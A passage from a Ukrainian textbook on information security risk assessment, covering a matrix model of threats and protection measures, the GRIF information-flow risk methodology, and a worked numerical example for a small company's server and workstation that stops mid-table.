CS – прямокутна матриця розмірності K × L (K – кількість елементів СЗІ, L – кількість джерел загроз), що описує простір зниження ступеня небезпеки джерел загроз за рахунок використання СЗІ, причому елементи матриці cs_{kl} виражають імовірність нейтралізації *k*-м елементом СЗІ *l*-го джерела загроз;

CA – прямокутна матриця розмірності K × M (K – кількість елементів СЗІ, M – кількість загроз), що описує простір зниження дії загроз на об'єкти захисту за рахунок використання СЗІ, причому елементи матриці ca_{km} виражають імовірність нейтралізації *k*-м елементом СЗІ *m*-ої загрози;

CV – прямокутна матриця розмірності K×P (K – кількість елементів СЗІ, P – кількість виявлених уразливостей об'єктів захисту), що описує простір зниження ступеня небезпеки уразливостей об'єктів захисту за рахунок використання СЗІ, причому елементи матриці cv_{kp} виражають імовірність нейтралізації *k*-м елементом СЗІ *p*-ї уразливості.

Вплив множини засобів і заходів захисту *C* на множину виявлених джерел загроз *S*, загроз *A* і уразливостей об'єктів захисту *V* змінює ступінь їх небезпеки ($S \xrightarrow{C} S^c, A \xrightarrow{C} A^c, V \xrightarrow{C} V^c$), тоді вагові коефіцієнти векторів S^c, A^c і V^c визначаються виразами:

$$s_l^c = s_l \prod_{k=1}^{K} (1 - cs_{kl}), \tag{3.27}$$

$$a_m^c = \prod_{k=1}^{K} (1 - ca_{km}), \tag{3.18}$$

$$v_p^c = v_p \prod_{k=1}^{K} (1 - cv_{kp}). \tag{3.19}$$

Активізація з S^c хоча б одного джерела *m*-ої загрози з урахуванням СЗІ змінює вектор загроз A^c ($A^c \xrightarrow{S^c} A^{cs}$), тоді вагові коефіцієнти A^{cs} визначаються виразом:

$$\forall\, sa_{lm} \neq 0, \quad a_m^{cs} = a_m^c \left(1 - \prod_{l=1}^{L} sa_{lm} (1 - s_l^c) \right). \tag{3.20}$$

Вплив з A^{cs} хоча б однієї загрози на *p*-у вразливість об'єктів захисту з урахуванням СЗІ змінює вектор уразливостей V^c ($V^c \xrightarrow{A^{cs}} V^{csa}$), тоді вагові коефіцієнти V^{csa} визначаються виразом:

$$\forall\, av_{mp} \neq 0, \quad v_p^{csa} = v_p^c \left(1 - \prod_{m=1}^{M} av_{mp} (1 - a_m^{cs}) \right). \tag{3.21}$$

Як цільову функцію, що характеризує ризик для інформаційних ресурсів, доцільно використовувати величину *відносного потенційного збитку* E від дії сукупності виявлених джерел загроз, загроз і уразливостей об'єктів захисту з урахуванням витрат, пов'язаних з використанням СЗІ:

$$E = \frac{C + H}{Y}, \tag{3.22}$$

де $Y = Y^{л} + Y^{ф} + Y^{п} + Y^{и}$ – вартість усіх інформаційних об’єктів організації;

$C = \sum_{k=1}^{K} c_k$ – вартість СЗІ;

H – потенційні збитки від порушення ІБ за наявності СЗІ:

$$\forall\, vr_{pi} \neq 0, \quad H = \sum_{i=1}^{N_2} r_i \left(1 - \prod_{p=1}^{P} vr_{pi} (1 - v_p^{csa}) \right). \tag{3.23}$$

Якщо $E=0$, то відсутня СЗІ і немає потенційних загроз і збитків; якщо $0<E<1$ – сума потенційного збитку і вартості СЗІ є нижчою за загальну вартість інформаційних об'єктів і СЗІ; якщо $E=1$, то сума потенційного збитку і вартості СЗІ дорівнює вартості об'єктів захисту; коли ж $E>1$, то сума потенційних збитків і вартості СЗІ перевищує вартість об'єктів захисту за рахунок вартості СЗІ.

Величина E є інтегральною оцінкою ризику для всієї ІС. Модель системи захисту інформації та дії загроз на множину об'єктів захисту (рис. 3.7) дозволяє оцінити внесок усіх компонент в інтегральну величину E, що дозволяє здійснювати керування ризиком шляхом розв’язання оптимізаційної задачі за вибраними критеріями.

У результаті проведення робіт відповідно до третього етапу побудови СЗІ, необхідно мати наступні документи (табл. 3.9).

Таблиця 3.9

Приклад переліку документів

№ з/п	Найменування документа	Примітка
1	*Перелік уразливостей ІС*	Можливо за кількістю ОІД
2	*Модель дії загроз на множину об'єктів захисту існуючої СЗІ з чисельними значеннями складових ризику для всієї ІС*	Може бути одна для всіх ОІД

3.5.2. Методи оцінки ризиків на основі методики фірми Digital Security

ГРИФ – інструмент для аналізу захищеності ресурсів інформаційної системи компанії й ефективного керування ризиками.

Гриф. Модель інформаційних потоків. Загальний опис

Аналіз ризиків ІБ здійснюється за допомогою побудови моделі ІС компанії. Розглядаючи засоби захисту ресурсів з цінною інформацією, взаємозв'язок ресурсів між собою, вплив прав доступу груп користувачів, організаційні міри, модель досліджує захищеність кожного виду інформації.

У результаті роботи алгоритму програма представляє наступні дані:

1. Інвентаризація.
2. Значення ризику для кожного цінного ресурсу компанії.
3. Перелік всіх уразливостей, які стали причиною отриманого значення ризику.
4. Значення ризику для ресурсів після завдання контрзаходів (залишковий ризик).
5. Ефективність контрзаходів.
6. Рекомендації експертів.

Перед заповненням програми **ГРИФ** необхідно провести інвентаризацію цінних ресурсів і інформації компанії, тобто визначити, всю цінну інформацію й ресурси, на яких вона зберігається.

Далі власники інформації або відповідальні особи (як правило, начальники відділів, у яких ведеться обробка інформації) повинні визначити збиток, що зазнає підприємство при здійсненні загроз конфіденційності, цілісності й доступності даної інформації. Якщо власнику інформації складно оцінити збиток інформації в грошах, програма дозволяє заносити збиток у рівнях (кількість і оцінку рівнів власник вибирає самостійно (у діапазоні від 2 до 100), але для всіх видів інформації в ІС підприємства кількість і оцінка рівнів повинні бути однакові).

Відзначимо, що в програму **ГРИФ** заносяться тільки ресурси, на яких обробляється цінна інформація, тобто інформація, для якої можна оцінити збиток при реалізації загроз.

Далі фахівець відділу ІТ (адміністратор системи) надає дані про групи користувачів, які мають доступ до інформації, особливості надання доступу користувачів до ресурсів підприємства (права доступу, вид доступу, мережне устаткування) і засоби захисту, установлені в ІС.

Фахівці відділу ІБ надають дані про витрати на ІБ.

Співробітникові, що заповнює програму, потрібно внести наступні дані, що показані в табл. 3.10.

Таблиця 3.10

Приклади даних для внесення у програму

Дані, які заносяться в програму	**Співробітник, відповідальний за надання даних**
1	2
Види цінної інформації	Власник інформації (ВІ) (або начальник відділу, у якому здійснюється обробка інформації)
Збиток для кожного виду цінної інформації із трьох видів загроз	ВІ (або начальник відділу, у якому здійснюється обробка інформації)
Бізнес-процеси, у яких обробляється інформація	ВІ (або начальник відділу, у якому здійснюється обробка інформації)

Закінчення табл. 3.10

1	2
Ресурси, на яких зберігається цінна інформація	Фахівець служби ІТ
Мережні групи, у яких перебувають ресурси системи	Фахівець служби ІТ

(тобто фізичні зв'язки ресурсів один із одним)	
Відділи, до яких ставляться ресурси	Як правило, збігаються з організаційною структурою підприємства
Групи користувачів, що мають доступ до цінної інформації	Фахівець служби ІТ
Клас групи користувачів	Фахівець служби ІТ
Доступ групи користувачів до інформації	Фахівець служби ІТ
Характеристики доступу групи користувачів до інформації (вид і права)	Фахівець служби ІТ
Засоби захисту, установлені в ІС	Фахівець служби ІТ
Витрати на ІБ	Фахівець служби ІБ

Основні поняття й допущення моделі:

ресурс – фізичний ресурс, на якому розташовується цінна інформація (сервер, робоча станція, мобільний комп'ютер і т. д.);

мережна група – група, у яку входять фізично взаємозалежні ресурси;

відділ – структурний підрозділ компанії;

бізнес-процеси – виробничі процеси, у яких обробляється цінна інформація;

група користувачів – група користувачів, що має однаковий клас і засоби захисту. Суб'єкт, що здійснює доступ до інформації;

клас групи користувачів – особлива характеристика групи, що показує, як здійснюється доступ до інформації;

основні класи груп користувачів:

анонімні Інтернет-користувачі;

авторизовані Інтернет-користувачі;

звичайні користувачі, що здійснюють локальний і вилучений доступ до інформації;

системні адміністратори й офіцери безпеки (так звані суперкористувачі), тобто користувачі, що мають виключні права;

користувачі, що здійснюють доступ до інформації з офісу компанії через Інтернет;

користувачі, що здійснюють доступ до інформації з офісу підприємства по модему;

мобільні Інтернет-користувачі;

засоби захисту робочого місця групи користувачів – засоби захисту клієнтського місця користувача, тобто ресурсу, з якого користувач здійснює доступ до інформації;

характеристики групи користувачів – під характеристиками групи користувачів розуміються види доступу групи користувачів (локальний або вилучений доступ) і права, дозволені групі користувачів при доступу до інформації (читання, запис або видалення);

інформація – цінна інформація, що зберігається й оброблюється в ІС. Тобто об'єкт, до якого здійснюється доступ. Виходячи з допущень даної моделі, вся інформація є цінною, тому що оцінити ризик нецінної інформації не є можливим;

засоби захисту – засоби захисту ресурсу, на якому розташована (або обробляється) інформація й засоби захисту самої інформації, тобто застосовувані до конкретного виду інформації, а не до всього ресурсу;

ефективність засобу захисту – кількісна характеристика засобу захисту, що визначає ступінь його впливу на ІС, тобто наскільки сильний засіб впливає на захищеність інформації й робочого місця групи користувачів. Визначається на основі експертних оцінок;

коефіцієнт локальної захищеності інформації на ресурсі. Розраховується, якщо до інформації здійснюється тільки локальний доступ. У цьому випадку клієнтське місце групи користувачів і ресурс, на якому зберігається інформація, збігаються; тому захищеність групи користувачів окремо оцінювати не потрібно;

коефіцієнт вилученої захищеності інформації на ресурсі. Розраховується, коли до інформації здійснюється вилучений доступ; тобто по суті це сумарний коефіцієнт засобів захисту об'єкта;

коефіцієнт локальної захищеності робочого місця групи користувачів. Розраховується, коли група користувачів здійснює вилучений доступ до інформації, тобто це сумарний коефіцієнт захисту суб'єкта або клієнтського місця групи користувачів. Даний коефіцієнт неможливо визначити для груп анонімних і авторизованих Інтернет-користувачів;

спадкування коефіцієнтів захищеності. Якщо на ресурсі розташовані кілька видів інформації, причому до деяких з них

здійснюється доступ через Інтернет (групами анонімних, авторизованих або мобільних Інтернет-користувачів), то загрози, що виходять від цих груп користувачів можуть вплинути й на інші види інформації. Отже, це необхідно врахувати. Якщо на одному з ресурсів, що перебуває в мережній групі, зберігається інформація, до якої здійснюють доступ зазначені групи користувачів, то це враховується аналогічно для всіх видів інформації, що зберігаються на всіх ресурсах, що входять до мережної групи. Механізм спадкування буде докладно описаний далі;

базовий час простою ресурсу (без застосування засобів захисту) – час, протягом якого доступ до інформації ресурсу неможливий (відмова в обслуговуванні). Визначається в годинах за рік на основі експертних оцінок без обліку впливу на інформацію засобів захисту. Базовий час простою залежить від груп користувачів, що мають доступ до ресурсу: час простою збільшується, якщо до ресурсу мають доступ Інтернет-користувачі;

додатковий час простою ресурсу – час простою, протягом якого доступ до інформації ресурсу неможливий, обумовлене неадекватною роботою програмного або апаратного забезпечення ресурсу. Задається користувачем. Вказується в годинах за рік. (Виняток: час простою не може задаватися для твердої копії);

мережний пристрій – пристрій, за допомогою якого здійснюється зв'язок між ресурсами мережі. Наприклад, комутатор, маршрутизатор, концентратор, модем, точка доступу;

час простою мережного пристрою – час, протягом якого доступ, здійснюваний за допомогою мережного пристрою, до інформації ресурсу неможливий через відмову в обслуговуванні мережного пристрою;

максимальний критичний час простою ($\mathbf{T_{max}}$) – значення часу простою, що є критичним для підприємства. Тобто збиток, нанесений компанії при простоюванні ресурсу протягом критичного часу простою, максимальний. При простоюванні ресурсу протягом часу, що перевищує критичний збиток, нанесений підприємству, не збільшується;

контрзахід – дія, яку необхідно виконати для закриття уразливості;

ризик – імовірний збиток, що зазнає організація при реалізації загроз ІБ, що залежить від захищеності системи;

ризик після завдання контрзаходів – значення ризику, переліченого з урахуванням завдання контрзаходів (закриття уразливостей);

ефективність комплексу контрзаходів – оцінка, наскільки знизився рівень ризику після завдання комплексу контрзаходів стосовно первісного рівня ризику.

Введення в модель

Для того щоб оцінити ризик інформації, необхідно проаналізувати захищеність і архітектуру побудови ІС.

Власникові ІС потрібно спочатку описати архітектуру своєї мережі:

всі ресурси, на яких зберігається цінна інформація;

мережні групи, у яких перебувають ресурси системи (тобто фізичні зв'язки ресурсів один з одним);

відділи, до яких відносяться ресурси;

види цінної інформації;

збиток для кожного виду цінної інформації із трьох видів загроз;

бізнес-процеси, у яких обробляється інформація;

групи користувачів, що мають доступ до цінної інформації;

клас групи користувачів;

доступ групи користувачів до інформації;

характеристики цього доступу (вид і права);

засоби захисту інформації;

засоби захисту робочого місця групи користувачів.

Виходячи з введених даних, можна побудувати повну модель ІС компанії, на основі якої буде проведений аналіз захищеності кожного виду інформації на ресурсі.

Принцип роботи алгоритму

Отже, пройшовши перший етап (опис необхідних для моделі даних), перейдемо безпосередньо до роботи алгоритму моделі.

Ризик оцінюється окремо по кожному зв'язку «група користувачів – інформація», тобто модель розглядає взаємозв'язок «суб'єкт – об'єкт», з огляду на всі їхній характеристики.

Ризик реалізації загрози ІБ для кожного виду інформації розраховується за трьома основними загрозами: конфіденційність, цілісність і доступність. Власник інформації задає збиток окремо за трьома загрозами; це простіше й зрозуміліше, тому що оцінити збиток у цілому не завжди можливо.

Розглянемо принцип роботи моделі послідовно для одного зв'язку «інформація – група користувачів» (для інших вважаємо аналогічно).

Розрахунок ризиків за загрозами конфіденційність і цілісність.

Розрахунок ризиків для загроз конфіденційність і цілісність[2]:

1. Визначаємо вид доступу групи користувачів до інформації. Від цього буде залежати кількість засобів захисту, тому що для локального й вилученого доступу застосовуються різні засоби захисту.

2. Визначаємо права доступу групи користувачів до інформації. Це важливо для цілісності, тому що при доступі «тільки читання» цілісність інформації порушити не можна, і для доступності. Певні права доступу впливають на засоби захисту інформації.

3. Імовірність реалізації загрози залежить від класу групи користувачів. Наприклад, анонімні Інтернет-користувачі становлять найбільшу загрозу для цінної інформації підприємства, тобто, якщо дана група має доступ до інформації, ризик реалізації погрози збільшується. Також, залежно від класу групи користувачів змінюються їхні засоби захисту. Наприклад, для авторизованих і анонімних Інтернет-користувачів ми не можемо визначити засобу захисту їхнього робочого місця.

4. Особливим видом засобу захисту є антивірусне ПЗ. В умовах сучасного функціонування КС зберігання й обробки інформації шкідливе ПЗ становить найнебезпечнішу й руйнівну загрозу. Знаючи силу впливу вірусних програм, відсутність антивірусного ПЗ на ресурсі (або клієнтському місці користувача) необхідно брати до уваги окремо. Якщо на ресурсі не встановлений антивірус, то ймовірність реалізації загроз конфіденційності, цілісності й доступності різко зростає. Дана модель це враховує.

5. Тепер у нас є всі необхідні знання, щоб визначити засоби захисту інформації й місце групи користувачів. Просумувавши ваги засобів захисту, одержимо сумарний коефіцієнт. Для загрози цілісність ураховує специфічні засоби захисту – засоби резервування й контролю цілісності інформації. Якщо до ресурсу здійснюється локальний і вилучений доступ, то на даному етапі будуть визначені три коефіцієнти: коефіцієнт локальної захищеності інформації на ресурсі, коефіцієнт вилученої захищеності інформації на ресурсі й коефіцієнт локальної захищеності робочого місця групи користувачів. З отриманих коефіцієнтів вибираємо мінімальний. Чим менше коефіцієнт захищеності,

[2] Алгоритми розрахунку для погроз цілісності й конфіденційності схожі, тому їх об'єднали.

тим слабкіше захист, тобто важливо врахувати найменш захищене (найбільш уразливе) місце в ІС.

6. На цьому етапі набуває чинності поняття спадкування коефіцієнтів захищеності й базових імовірностей. Наприклад, на ресурсі, що входить у мережну групу, утримується інформація, до якої здійснюється доступ груп користувачів (анонімних, авторизований або мобільних) з Інтернет. Для цього зв'язку «інформація – група Інтернет-користувачів» розраховується тільки коефіцієнт вилученої захищеності інформації на ресурсі, тому що оцінити захищеність груп користувачів ми не можемо[3] . Тепер цей коефіцієнт захищеності необхідно зрівняти з коефіцієнтами захищеності, отриманими для нашого зв'язку «інформація – група користувачів». Це дуже важливий момент. Таким чином, ми враховуємо вплив інших ресурсів системи на наш ресурс і інформацію. У реальній інформаційній системі всі ресурси взаємозалежні між собою, здійснюють один на одного вплив. Тобто зловмисник, проникнувши на один ресурс ІС (наприклад, одержавши доступ до інформації ресурсу), може без проблем одержати доступ до ресурсів, фізично зв'язаним зі зламаним. Значною перевагою даної моделі є те, що вона враховує взаємозв'язки між ресурсами ІС.

7. Окремо враховується наявність криптографічного захисту даних при вилученому доступі. Якщо користувачі можуть одержати вилучений доступ до цінних даних, не використовуючи систему шифрування, це може значно вплинути на цілісність і конфіденційність даних.

8. На останньому етапі перед одержанням підсумкового коефіцієнта захищеності зв'язку «інформація – група користувачів» аналізуємо кількість людей у групі користувачів і наявність у групи користувачів виходу в Інтернет. Усі ці параметри позначаються на захищеності інформації.

9. Отже, пройшовши по всьому алгоритму, ми одержали кінцевий, підсумковий коефіцієнт захищеності для нашого зв'язування «інформація – група користувачів».

10. Далі отриманий підсумковий коефіцієнт потрібно помножити на базову ймовірність реалізації загрози ІБ. Базова ймовірність визначається на основі методу експертних оцінок. Група експертів, виходячи із класів груп користувачів, що одержують доступ до ресурсу,

---

[3] Для групи мобільних Інтернет-користувачів коефіцієнт віддаленого захисту групи користувачів розраховується окремо.

видів і прав їхнього доступу до інформації, розраховує базову ймовірність для кожної інформації. Власник ІС, при бажанні, може задати цей параметр самостійно. Перемноживши базову ймовірність і підсумковий коефіцієнт захищеності, одержимо підсумкову ймовірність реалізації загрози. Нагадаємо, що для кожної із трьох загроз ІБ ми окремо розраховуємо ймовірність реалізації.

11. На завершальному етапі значення отриманої підсумкової ймовірності накладаємо на збиток від реалізації загрози й одержуємо ризик загрози ІБ для зв'язку «вид інформації – група користувачів».

12. Щоб одержати ризик для виду інформації (з урахуванням всіх груп користувачів, що мають до неї доступ), необхідно спочатку просумувати підсумкові ймовірності реалізації загрози за наступною формулою:

$$P_{\text{inf}} = 1 - \prod_{i=1}^{n} (1 - P_{ug,n}).$$

А потім отриману підсумкову ймовірність для інформації множимо на збиток від реалізації загрози, одержуючи, таким чином, ризик від реалізації загрози для даної інформації.

13. Щоб одержати ризик для ресурсу (з урахуванням всіх видів інформації, збереженої й оброблюваної на ресурсі), необхідно просумувати ризики за всіма видами інформації.

Розрахунок ризиків за загрозою відмови в обслуговуванні

Якщо для цілісності й конфіденційності ймовірність реалізації загрози розраховується у відсотках, то для доступності аналогом імовірності є час простою ресурсу, що містить інформацію. Однак ризик за загрозою відмова в обслуговуванні однаково вважається для зв'язування «інформація – група користувачів», тому що існує ряд параметрів, які впливають не на ресурс у цілому, а на окремий вид інформації.

Отже:

1. На першому етапі визначаємо базовий час простою для інформації.

2. Далі необхідно розрахувати коефіцієнт захищеності зв'язування «інформація – групи користувача». Для загрози відмова в обслуговуванні коефіцієнт захищеності визначається, з огляду на права доступу групи користувачів до інформації й засобів резервування.

3. Так само, як для загроз порушення конфіденційності й доступності, наявність антивірусного ПЗ є особливим засобом захисту й враховується окремо.

4. Накладаючи коефіцієнт захищеності на час простою інформації, одержимо час простою інформації, з огляду на засоби захисту інформації. Воно розраховується в годинах простою за рік.

5. Специфічний параметр для зв'язування «інформація – група користувачів» – час простою мережного устаткування. Доступ до ресурсу може здійснюватися різними групами користувачів, використовуючи різне мережне устаткування. Для мережного устаткування час простою задає власник ІС. Час простою мережного устаткування підсумовується часами простою інформації, отриманими у результаті роботи алгоритму. Таким чином, ми одержуємо підсумковий час простою для зв'язку «інформація – група користувачів».

6. Значення часу простою для інформації (**T_{inf}**), з огляду на всі групи користувачів, що мають до неї доступ, обчислюється за наступною формулою:

$$T_{\inf} = (1 - \prod_{i=1}^{n} (1 - \frac{T_{ug,n}}{T_{\max}})) \times T_{\max},$$

де **T_{max}** – максимальний критичний час простою;

$T_{ug,n}$ – час простою для зв'язку «інформація – група користувача».

7. Збиток для загрози відмови в обслуговуванні задається в годинах. Перемноживши підсумковий час простою й збиток від реалізації загрози, одержимо ризик реалізації загрози відмови в обслуговуванні для зв'язку «інформація – група користувачів».

Завдання контрзаходів

У новій версії алгоритму користувач має можливість задавати контрзаходи. Для розрахунку ефективності введеного контрзаходу необхідно пройти послідовно по всьому алгоритму з урахуванням заданого контрзаходу. Тобто на виході користувач одержує значення двох ризиків – ризику без обліку контрзаходу (**R_{old}**) і ризик з урахуванням заданого контрзаходу (**R_{new}**) (або з обліком того, що уразливість закрита).

Ефективність введення контрзаходу розраховується за наступною формулою (**E**):

$$E = \frac{R_{old} - R_{new}}{R_{old}}.$$

У результаті роботи алгоритму користувач системи одержує наступні дані:

ризик реалізації за трьома базовими загрозами для виду інформації;

ризик реалізації за трьома базовими загрозами для ресурсу;

ризик реалізації сумарний за всіма загрозами для ресурсу;

ризик реалізації за трьома базовими загрозами для ІС;

ризик реалізації за всіма загрозами для ІС;

ризик реалізації за всіма загрозами для ІС після завдання контрзаходів;

ефективність контрзаходу;

ефективність комплексу контрзаходів.

3.5.3. Приклад розрахунку ризиків ІС на основі моделі інформаційних потоків

Вихідні дані

Наприклад, ІС підприємства складається із двох ресурсів: сервера[4] й робочої станції, які перебувають в одній мережній групі, тобто фізично пов’язані між собою. На сервері зберігаються наступні види інформації: бухгалтерський звіт і база клієнтів підприємства. На робочій станції розташована база даних найменувань товарів підприємства з описом.

До сервера локальний доступ має група користувачів (до першої інформації – бухгалтерський звіт):

головний бухгалтер.

До сервера вилучений доступ мають групи користувачів (до другої інформації – база клієнтів компанії):

бухгалтер (з робочої станції);

фінансовий директор (через глобальну мережу Інтернет).

До робочої станції локальний доступ має група користувачів (до бази даних найменувань товарів підприємства з описом):

бухгалтер.

За правилами роботи моделі бухгалтер при вилученому доступі до сервера є групою звичайних користувачів, а фінансовий директор –

[4] Сервером в даному прикладі будемо вважати комп'ютер, на якому декілька папок відкриті для віддаленого доступу.

групою авторизованих користувачів. Причому, бухгалтер має вилучений доступ до сервера через комутатор.

Засоби захисту: засоби захисту сервера наведені в табл. 3.11.

Таблиця 3.11

Засоби захисту сервера

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу в приміщення, де розташований ресурс (фізична охорона, двері із замком, спеціальний пропускний режим у приміщення)	25
Засоби локального захисту	
Відсутність дисководів і USB портів	10
Засоби корпоративного мережного захисту	
Міжмережний екран	10
Обманна система	2
Система антивірусного захисту на сервері	10
Засоби резервування й контролю цілісності	
Апаратна система контролю цілісності	20

Засоби захисту першої інформації (бухгалтерський звіт) наведені в табл. 3.12.

Таблиця 3.12

Засоби захисту першої інформації

Засіб захисту	Вага засобу захисту
Засоби локального захисту	
Засоби криптографічного захисту (криптозахист даних на ПК)	20
Засоби резервування й контролю цілісності	
Резервне копіювання	10
Програмна система контролю цілісності	10

Засоби захисту другої інформації (база клієнтів компанії): засобів захисту інформації немає.

Засоби захисту робочої станції наведені в табл. 3.13.

Засоби захисту інформації (база даних найменувань товарів підприємства з їхнім описом) наведені в табл. 3.14.

Таблиця 3.13

Засоби захисту робочої станції

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу в приміщення, де розташований ресурс (двері із замком, відеоспостереження)	10
Засоби локального захисту	
Засоби антивірусного захисту (антивірусний монітор)	10
Відсутність дисководів і USB портів	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3
Система криптозахисту електронної пошти	10

Таблиця 3.14

Засоби захисту інформації

Засіб захисту	Вага засобу захисту
Засоби резервування й контролю цілісності	
Резервне копіювання	10
Програмна система контролю цілісності	10

Засоби захисту клієнтського місця групи користувачів: засоби захисту клієнтського місця бухгалтера (група звичайних користувачів) наведені в табл. 3.15.

Таблиця 3.15

Засоби захисту клієнтського місця групи користувачів

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу в приміщення, де розташований ресурс (двері із замком, відеоспостереження)	10
Засоби локального захисту	

Засоби антивірусного захисту (антивірусний монітор)	10
Відсутність дисководів і USB портів	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3
Система криптозахисту електронної пошти	10

Засоби захисту клієнтського місця головного бухгалтера (група звичайних користувачів) наведені в табл. 3.16.

Таблиця 3.16

Засоби захисту клієнтського місця головного бухгалтера

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу в приміщення, де розташований ресурс (двері із замком, відеоспостереження)	10
Засоби локального захисту	
Засоби антивірусного захисту (антивірусний монітор)	10
Відсутність дисководів і USB портів	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3
Система криптозахисту електронної пошти	10

Вид і права доступу груп користувачів до інформації, наявність з'єднання через VPN, кількість чоловіків у групі наведені в табл. 3.17.

Таблиця 3.17

Вид і права доступу груп користувачів до інформації

	Вид доступу	Права доступу	Наявність VPN-з'єднання	Кількість чоловік у групі
Головний бухгалтер / бухгалтерська звітність	Локальний	Читання, запис, видалення	Немає	1
Бухгалтер / база клієнтів підприємства	Вилучений	Читання	Є	1
Фінансовий директор / база	Вилучений	Читання, запис	Є	1

клієнтів підприємства				
Бухгалтер / база даних найменувань товарів підприємства	Локальний	Читання, запис, видалення	Немає	1

Засоби захисту клієнтського місця фінансового директора (група авторизованих Інтернет-користувачів): засоби захисту клієнтського місця груп авторизованих Інтернет-користувачів неможливо оцінити, тому що невідомо, звідки будуть здійснювати доступ користувачі цієї групи.

Наявність у групи користувачів виходу в Інтернет наведені в табл. 3.18.

Таблиця 3.18

Наявність у групи користувачів виходу в Інтернет

	Доступ в Інтернет
Головний бухгалтер	Є
Бухгалтер	Немає
Фінансовий директор	Не аналізується[5]

Збиток підприємства від реалізації загроз ІБ наведені в табл. 3.19.

Таблиця 3.19

Збиток підприємства від реалізації загроз ІБ

	Конфіденційність (у.о. за рік)	Цілісність (у.о. за рік)	Доступність (у.о. за годину)
Бухгалтерська звітність	100 у.о.	100 у.о.	1 у.о.
База клієнтів підприємства	100 у.о.	100 у.о.	1 у.о.
База даних найменувань товарів підприємства	100 у.о.	100 у.о.	1 у.о.

[5] Доступ в Інтернет груп користувачів, які здійснюють доступ до інформації через Інтернет, з деяких причин не аналізується.

Отже сервер і робоча станція підприємства перебувають в одній мережній групі, тобто фізично з'єднані між собою, необхідно поширити найменший коефіцієнт захисту й найбільшу базову ймовірність групи Інтернет-користувачів на всі інформації на всіх ресурсах, що входять у мережну групу.

3.5.4. Приклад розрахунку ризиків за загрозою конфіденційності

1. Коефіцієнти захищеності:

При локальному доступі до інформації на ресурсі необхідно знайти *коефіцієнт локальної захищеності інформації*, що складається із суми ваг засобів фізичного й локального захисту.

При вилученому доступі розраховуємо *коефіцієнти локальної захищеності робочого місця групи користувачів, що мають доступ до інформації*, (сума ваг засобів фізичного, локальної й персонального мережного захисту) і *вилученої захищеності інформації на ресурсі* (сума ваг засобів корпоративного мережного захисту). У подальших розрахунках бере участь найменший коефіцієнт.

При локальному й вилученому доступі знаходимо всі три коефіцієнти, з яких також вибираємо найменший.

Розрахунок ризиків за загрозою конфіденційності:

Коефіцієнти захищеності наведені в табл. 3.20.

Таблиця 3.20

Коефіцієнти захищеності

Категорія	Коефіцієнт локальної захищеності інформації	Коефіцієнт вилученої захищеності інформації	Коефіцієнт локальної захищеності робочого місця групи користувачів	Найменший коефіцієнт
Головний бухгалтер / бухгалтерська звітність	55	-	-	55
Бухгалтер / база клієнтів підприємства	-	22	43	22
Фінансовий директор / база клієнтів	-	22	-	22

підприємства				
Бухгалтер / база даних найменувань товарів підприємства	30	-	-	30

Облік наявності доступу за допомогою VPN.

При локальному доступі наявність VPN не аналізується. При вилученому доступі, при використанні VPN до найменшого коефіцієнта захищеності додається вага VPN шлюзу. Якщо при вилученому доступі VPN-з'єднання не використовується для груп Інтернет-користувачі, в підсумковий коефіцієнт захищеності множиться на 4, для груп звичайних користувачів (не Інтернет-користувачів) – залишається незмінним, як наведено в табл. 3.21.

Таблиця 3.21

Значення коефіцієнтів захищеності

Категорія	Найменший коефіцієнт	Вага VPN-з'єднання	Результуючий коефіцієнт
Головний бухгалтер / бухгалтерська звітність	55	-	55
Бухгалтер / база клієнтів підприємства	22	20	42
Фінансовий директор / база клієнтів підприємства	22	20	42
Бухгалтер / база даних найменувань товарів підприємства	30	-	30

1. Облік кількості людей в групі й наявність у групи користувачів доступу до Інтернет наведений в табл. 3.22.

Таблиця 3.22

Облік кількості людей у групі

Категорія	Результуючий коефіцієнт	Кількість людей у групі користувачів	Наявність у групи користувачів доступу до Інтернет	Підсумковий коефіцієнт
Головний бухгалтер	55	1	2	0,036

/ бухгалтерська звітність				
Бухгалтер / база клієнтів	42	1	1	0,024
Фінансовий директор / база клієнтів підприємства	42	1	-	0,024
Бухгалтер / база даних найменувань товарів підприємства	30	1	1	0,033

Якщо до інформації має доступ група користувачів, що перевищує 50 чоловік, то це відповідно збільшує підсумковий коефіцієнт.

Якщо група користувачів має доступ до Інтернет, то це збільшує підсумковий коефіцієнт в 2 рази.

Приклад розрахунку підсумкового коефіцієнта: K = (1×2)/55 = 0,036.

2. Підсумкова ймовірність.

Щоб одержати підсумкову ймовірність, необхідно визначити базову ймовірність і помножити її на підсумковий коефіцієнт (табл. 3.23).

Таблиця 3.23

Базова ймовірність і підсумковий коефіцієнт

Категорія	Базова ймовірність	Підсумкова базова ймовірність	Підсумковий коефіцієнт	Проміжна ймовірність	Підсумкова ймовірність
Головний бухгалтер / бухгалтерська звітність	0,35	0,7	0,036	0,0252	0,0252
Бухгалтер / база клієнтів підприємства	0,35	0,7	0,024	0,0168	0,0331
Фінансовий директор / база клієнтів підприємства	0,7	0,7	0,024	0,0168	
Бухгалтер / база даних найменувань товарів підприємства	0,35	0,7	0,033	0,0231	0,0231

Тобто до інформації на ресурсі, що перебуває в мережній групі, мають доступ група Інтернет-користувачів, їхня базова ймовірність поширюється на всю інформацію.

Підсумкова ймовірність для другої інформації, до якої мають доступ кілька груп користувачів, розраховуємо за формулою:

$$P_{\inf} = 1 - \prod_{i=1}^{n} (1 - P_{ug,n}) .$$

3. Ризик за загрозою конфіденційності наведено в табл. 3.24.

Таблиця 3.24

Ризик за загрозою конфіденційності

Категорія	Підсумкова ймовірність	Збиток від реалізації загрози	Ризик
Бухгалтерська звітність	0,0252	100	2,52
База клієнтів підприємства	0,0331	100	3,31
База даних найменувань товарів підприємства	0,0231	100	2,31

3.5.5. Приклад розрахунку ризиків за загрозою цілісності

1. Перший пункт обчислюється аналогічно розрахунку за загрозою конфіденційності.

2. Облік засобів резервування й контролю цілісності наведений в табл. 3.25.

Таблиця 3.25

Облік засобів резервування й контролю цілісності

Категорія	Найменший	Вага VPN-	Ваги засобів резервування	Результуючий

	коефіцієнт	з'єднання	й контролю цілісності	коефіцієнт
Головний бухгалтер / бухгалтерська звітність	55	-	40	95
